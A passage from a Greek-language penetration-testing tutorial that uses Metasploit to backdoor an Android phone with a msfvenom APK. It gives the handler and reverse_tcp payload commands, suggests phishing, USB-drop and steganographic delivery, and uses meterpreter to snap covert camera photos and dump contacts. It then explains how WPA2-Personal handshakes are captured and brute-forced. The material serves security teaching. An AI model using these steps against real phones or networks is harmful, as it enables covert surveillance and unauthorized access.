
εικόνα 3.143 σύνδεσα την συσκευή android με ένα usb καλώδιο και έβαλα μέσα το αρχείο που δημιούργησα. Κανονικά ένας που ασχολείται με το penetration testing δεν θα το έκανε αυτό εκτός αν ο χρήστης του κινητού ήταν πολύ απρόσεχτος.

Για την ευκολία της παρουσίασης απλά μετέφερα το αρχείο με ένα καλώδιο usb και το τοποθέτησα μέσα στην συσκευή του android.

Σε μία πραγματική επίθεση ο επιτιθέμενος θα προσπαθούσε με κάποια μέθοδο στεγανογραφίας να κρύψει το αρχείο αυτό σε κάποια εικόνα παράδειγμα που δεν θα φαίνετε ότι ήταν για κακό σκοπό και όταν ο στόχος ανοίξει την εικόνα στο παρασκήνιο να τρέξει και το αρχείο που κρύβετε από πίσω και να ξεκινήσει μία απομακρυσμένη πρόσβαση του επιτιθέμενου.

Ένα άλλο πιθανό σενάριο από τα πολλά σενάρια θα ήταν ο επιτιθέμενος να στείλει το αρχείο μέσω mail και με τεχνική phishing να πείσει το θύμα ότι το συγκεκριμένο αρχείο τον ενδιαφέρει και το θύμα θα το κατεβάσει στον υπολογιστή του. Αυτός ο τρόπος είναι ο ποιο διαδεδομένος πολλά χρόνια τώρα και ακόμα λειτουργεί με επιτυχία.

Ένα τρίτο πιθανό σενάριο από τα πολλά θα μπορούσε να ήταν ένα memory stick όπου μέσα θα έχει ένα script , θα αντιγράψει σε κάποια θέση που δεν θα φαίνετε και θα τρέχει αυτόματα στον υπολογιστή του στόχου το αρχείο. Η συγκεκριμένη τεχνική για να θεωρηθεί πετυχημένη θα πρέπει ο στόχος να το βρει τυχαία με μία παραπλανητική ετικέτα από έξω ώστε με τεχνική phishing να τον βάλει σε περιέργεια και να το τρέξει στο μηχάνημά του.



εικόνα 3.144 αφού με κάποιον από τους πολλούς δεκάδες τρόπους που υπάρχουν θα εγκατασταθεί το κακόβουλο λογισμικό στο smartphone με android του στόχου και το backdoor είναι ενεργό ήρθε η ώρα του metasploit. Θα τρέξω στο cmd του kali linux την εντολή **msfconsole** για να ξεκινήσει η πλατφόρμα του metasploit.

Αφού έχει φορτώσει η πλατφόρμα του metasploit θα δώσω την εντολή στο metasploit use **exploit/multi/handler** ώστε να ενεργοποιήσω αυτό το module. Η δουλειά αυτού του module είναι αν διαχειρίζεται ένα ή περισσότερα sessions που είναι ενεργοποιημένα με άλλους υπολογιστές.

εικόνα 3.145 Μαζί με το exploit module το handler θα πρέπει να ορίσω και ένα payload όπου θα χρειαστεί όταν την αδυναμία του άλλου συστήματος θα την εκμεταλλευτεί το metasploit. Στο συγκεκριμένο σενάριο θα χρησιμοποιήσω για payload το reverse_tcp όπου όταν το λογισμικό που πρόσθεσα στον υπολογιστή του στόχου και ανοίξει κάποιο backdoor τότε αυτό το payload θα δημιουργήσει μία σύνδεση μεταξύ του kali linux και το android device του στόχου. Θα δώσω την εντολή **set payload android/meterpreter/reverce_tcp** και θα φορτώσει μαζί με το module του handler.

```
msf exploit(handler) > set LHOST 192.168.1.103
LHOST => 192.168.1.103
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) >
```


εικόνα 3.146 θα ρυθμίσω το exploit reverce_tcp να εγκαθιδρύσει μία σύνδεση πίσω στο στο μηχάνημα kali για αυτό ρυθμίζω την διεύθυνση του kali linux και σε ποιο port να συνδεθεί ώστε να εγκαθιδρύσει ένα session μεταξύ του android device και του kali linux.

```
msf exploit(handler) > set LHOST 192.168.1.103
LHOST => 192.168.1.103
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.103:4444
[*] Starting the payload handler...
```


εικόνα 3.147 αφού είναι όλα έτοιμα , το backdoor έχει στηθεί ώστε να τρέξει με επιτυχία ο κώδικας του payload στο reverce_tcp για να συνδεθεί με επιτυχία το metasploit στην συσκευή του στόχου θα τρέξω την εντολή **exploit** ώστε να ξεκινήσει η διαδικασία.

Για τις ανάγκες της παρουσίασης θα εγκαταστήσω το teamviewer στο κινητό android και στο Kali linux. Η εγκατάσταση στο κινητό τηλέφωνο γίνετε κατευθείαν από την εφαρμογή του google play που έχει κάθε android συσκευή by default.


Για το kali linux θα κατεβάσω από το επίσημο site του teamviewer το teamviewer για debian version αφού η διανομή kali είναι βασισμένη στο Debian linux οπότε θα εγκατασταθεί με επιτυχία. Το πως γίνετε η εγκατάσταση του kali linux θα το δείξω σε άλλο κεφάλαιο.




εικόνα 3.148 όπως φαίνετε στην εικόνα έχει ξεκινήσει το session μεταξύ του kali linux και του smartphone android. Το αρχείο έχει εισέλθει κανονικά μέσα στο κινητό που δημιούργησα πριν με το msfvenom. Το μόνο που λείπει είναι να γίνει η εγκατάσταση.




εικόνα 3.149 Η συσκευή android προειδοποιεί πριν γίνει η εγκατάσταση του αρχείου που έφτιαξε ο msfvenom. Λέει ότι ο χρήστης θα έχει δικαιώματα πρόσβασης όπως στην λίστα με αποθηκευμένες επαφές , να διαβάσει να λαμβάνει και να στέλνει μηνύματα , να τραβάει φωτογραφίες , να ηχογραφεί απομακρυσμένα και άλλα πολλά.



εικόνα 3.150 επιπλέον λέει ότι θα έχει πρόσβαση στα αρχεία. Να σβήσει η να διαβάσει αρχεία που είναι αποθηκευμένα μέσα στην συσκευή.




εικόνα 3.151 αφού έγινε εγκατάσταση του .apk αρχείου μέσα στην συσκευή του android κατευθείαν εγκαθιδρύθηκε ένα session μεταξύ της συσκευής android και με τον υπολογιστή με το kali linux.




εικόνα 3.152 από την στιγμή που εγκαταστάθηκε το αρχείο στο smartphone με το λειτουργικό android και έδρασε σαν backdoor ώστε να λειτουργήσει το payload του reverce_tcp , ο handler διαχειρίζεται το session που δημιουργήθηκε και το εργαλείο meterpreter είναι έτοιμο να δεχτεί εντολές να εκτελέσει απομακρυσμένα στον υπολογιστή του στόχου.

Η λίστα των εντολών που μπορώ να δώσω στον meterpreter και να τι εκτελέσει είναι μεγάλη και δεν γινόταν να τα βάλω όλα σε ένα screenshot. Μερικές από τις πολλές εντολές που μπορεί να δώσει κάποιος στον meterpreter είναι η καταγραφή ήχου από το μικρόφωνο , καταγραφή βίντεο ή φωτογραφίας από την κάμερα , να τραβήξει τα μηνύματα ή τις επαφές του κινητού , να εμφανίσει την τοποθεσία του κινητού που βρίσκετε και άλλες πολλές επιλογές.




εικόνα 3.153 με αυτήν την επιλογή μπορώ να δω ποιες κάμερες είναι διαθέσιμες στο smartphone του στόχου.

εικόνα 3.154 αν δώσω την εντολή webcam_snap 2 στον meterpreter η συσκευή android θα τραβήξει φωτογραφία από την κάμερα του κινητού χωρίς να το αποθηκεύσει στην συσκευή. Θα αποθηκευτεί στον υπολογιστή που είναι το kali linux και έδωσε απομακρυσμένα την εντολή μέσω του meterpreter.




εικόνα 3.155 η παραπάνω εικόνα είναι screenshot από στιγμιότυπο που τράβηξε η κάμερα του κινητού μέσο του meterpreter. Είχα σηκώσει το κινητό και κοίταζε η κάμερα στην οθόνη του kali linux και μέσω του meterpreter δίνω την εντολή να βγάλει φωτογραφία χωρίς να κάνω κάτι από το κινητό.



εικόνα 3.156 αν δώσω την εντολή sysinfo στον meterpreter θα δώσει κάποιες πληροφορίες για το smartphone όπως ότι χρησιμοποιεί android 5.1 λειτουργικό και αρχιτεκτονική του επεξεργαστή είναι 64 bit.

Δίνοντας την εντολή dump_contacts θα τραβήξει απομακρυσμένα ότι επαφές έχει αποθηκευμένες στο android και θα τις αποθηκεύσει μέσα στον υπολογιστή με το kali linux σε ένα αρχείο .txt.



εικόνα 3.157 αποθήκευσε όλες τις επαφές σε ένα .txt αρχείο στην θέση /root του kali linux.


εικόνα 3.158 η λίστα με τις επαφές στο κινητό του πήρε το metasploit από την απομακρυσμένη πρόσβαση στο κινητό του στόχου.

Από την στιγμή που θα αποκτήσει ένας χρήστης απομακρυσμένη πρόσβαση στο κινητό ενός θύματος οι συνέπειες μπορεί να είναι έως και καταστροφικές. Αν ο χρήστης είναι απρόσεχτος και κατεβάζει οποιαδήποτε εφαρμογή άγνωστης προελεύσεως μέσω παραπλάνησης και να πέσει θύμα phishing τότε η εφαρμογή που μπορεί να κατεβάσει μπορεί να έχει κρυμμένο κακόβουλο λογισμικό trojan horse όπου μπορεί να χρησιμοποιηθεί σαν backdoor για να αποκτήσουν κακόβουλοι χρήστες πρόσβαση.Αν αυτοί οι χρήστες αποκτήσουν δικαιώματα root τότε μπορεί το θύμα να πέσει θύμα παρακολούθησης μέχρι και να εντοπίζουν την θέση που βρίσκετε στον κόσμο. Που μένει , που πηγαίνει τι λέει και άλλα πολλά αν ο χρήστης δεν είναι προσεχτικός και δεν έχει ένα αξιόλογο antivirus εγκατεστημένο στο κινητό του.

3.6 WPA2 PERSONAL CRACKING

Όπως γνωρίζουν οι περισσότεροι που έχουν μία στοιχειώδη γνώση για τα ασύρματα τοπικά δίκτυα ξέρουν ότι το παλιό πρωτόκολλο ασφάλειας wep σπάει πολύ εύκολα έτσι οι περισσότεροι χρήστες καταφεύγουν στην ασφάλεια του wpa2 personal που είναι ποιο πολύπλοκος αλγόριθμος για να εισβάλει κάποιος στο ασύρματο δίκτυο προσφέροντας εμπιστευτικότητα και ασφάλεια αλλά υπό προϋποθέσεις μπορεί και αυτό να σπάσει το ίδιο εύκολα και γρήγορα όπως το wep. Η αδυναμία του wpa2 personal είναι που θα κάνει authentication το passphase. Με έναν αδύναμο κωδικό που είναι απλά μία λέξη ή φράση η λέξη χωρίς σύμβολα μπορεί με ένα brute force με κάποιο dictionary ειδικά σχεδιασμένο για τον χρήστη θα προσπεράσει την αυθεντικοποίηση πολύ εύκολα.

Σε κάθε wpa2 personal υπάρχει ένας κωδικός passphase από 8 έως 63 χαρακτήρες ascii και αυτό το passphase έχει μέγεθος 256bit. Αυτός ο κωδικός για να περάσει κανείς το wpa2 personal και να συνδεθεί στο ασύρματο δίκτυο λέγετε PMK (praiwise master key). Αυτό το PMK για να δημιουργηθεί ακολουθήτε ένας αλγόριθμος όπου παίρνει το όνομα του δικτύου προστίθεται με το μήκος του ονόματος του δικτύου και αυτά ανακατεύονται με το passphase και στην συνέχεια αυτό το αποτέλεσμα περνάει 4096 διαδοχικά περάσματα του αλγορίθμου κατακερματισμού SHA-1. Όλη αυτή η διαδικασία ονομάζετε αλγόριθμος PBKDF2.




PBKDF2 ALGORITHM

εικόνα 3.159 Αυτό το PMK το γνωρίζει το access point όπως και το μηχάνημα που θέλει να συνδεθεί αρκεί να ξέρει τα 2 βασικά συστατικά , το ssid και το passphase. Αυτό το PMK το στέλνει το μηχάνημα στο access point ζητώντας του να συνδεθεί στο δίκτυο και έτσι αρχίζει η αυθεντικοποίηση ξεκινώντας μία επικοινωνία 4 εναλλάξ μηνυμάτων 4-way handshake.


1) Το access point στέλνει ένα τυχαίο αριθμό το (ANonce) μεγέθους 256 bit και το στέλνει στον ενδιαφερόμενο client.

2)Ο client λαμβάνει το το Anonce και δημιουργεί και αυτός με την σειρά του έναν τυχαίο αριθμό το Snonce. Έχοντας υπόψη κάποιους παραμέτρους όπως το PMK , το Anonce , το Snonce , Διεύθυνση mac του client , διεύθυνση mac του access point, θα χρησιμοποιήσει αυτούς τους παραμέτρους στον αλγόριθμο PRF-512 με αποτέλεσμα θα είναι η δημιουργία ενός νέου κλειδιού το PTK (Pairwise Transient Key) με μήκος 512 bit όπου θα είναι χρήσιμο μόνο για μία σύνδεση. Με αυτό το PTK ο client κωδικοποιεί το Snonce δημιουργώντας μία ψηφιακή υπογραφή με όνομα MIC (Message Integrity Code). Μετά από όλη την

διαδικασία ο client στέλνει το αρχικό Snonce και το MIC στον access point.Το access point με τους ίδιους παραμέτρους δημιουργεί το δικό του PTK και συγκρίνει αν αυτό που έστειλε ο client είναι το ίδιο με το δικό του.



εικόνα 3.160 Τα πρώτα 2 βήματα είναι τα ποιο βασικά για το wpa2 cracking



εικόνα 3.161

Cracking

Για να εισβάλει κάποιος σε ένα τοπικό δίκτυο 802.11 που το προστατεύει ένα wpa2 personal το ένα βασικό εργαλείο που χρειάζεται ο επιτιθέμενος είναι μία κεραία σε monitor mode για να πιάνει τα ραδιοκύματα.

Το πρώτο πράγμα που θα κάνει ο υπολογιστής του επιτιθέμενου θα είναι να sniffarei με την κεραία το ssid του access point , του μήκος του ssid του access point , η διεύθυνση mac του access point και επίσης θα χρειαστεί και η διεύθυνση ενός υπολογιστή ήδη συνδεμένο στο access point για να γίνει σωστά η διαδικασία του σπασίματος του wpa2 personal.

Το δεύτερο που πρέπει να κάνει ο υπολογιστής του επιτιθέμενου είναι να περιμένει μέχρι να καταγράψει έναν χρήστη να συνδέετε στο δίκτυο και να γίνετε authentication. τα 2 πρώτα βήματα που περίγραψα παραπάνω θα τα καταγράψει η κεραία αφού το Anonce , Snonce , και το MIC του Snonce κυκλοφορούν ελεύθερα στον αέρα.

Αφού έχει καταγράψει όλα αυτά τα δεδομένα ο υπολογιστής του επιτιθέμενου δεν μένει τίποτα άλλο από το να ξεκινήσει μία διαδικασία brute force να δοκιμάζει τυχαίους κωδικούς μέχρι να δημιουργηθεί ένα MIC όπου θα είναι το ίδιο που κατέγραψε το monitor του επιτιθέμενου κατά την διάρκεια της αυθεντικοποίησης του χρήστη με το access point. Όταν γίνει αυτό σημαίνει ότι ο επιτιθέμενος βρήκε το σωστό passphase.

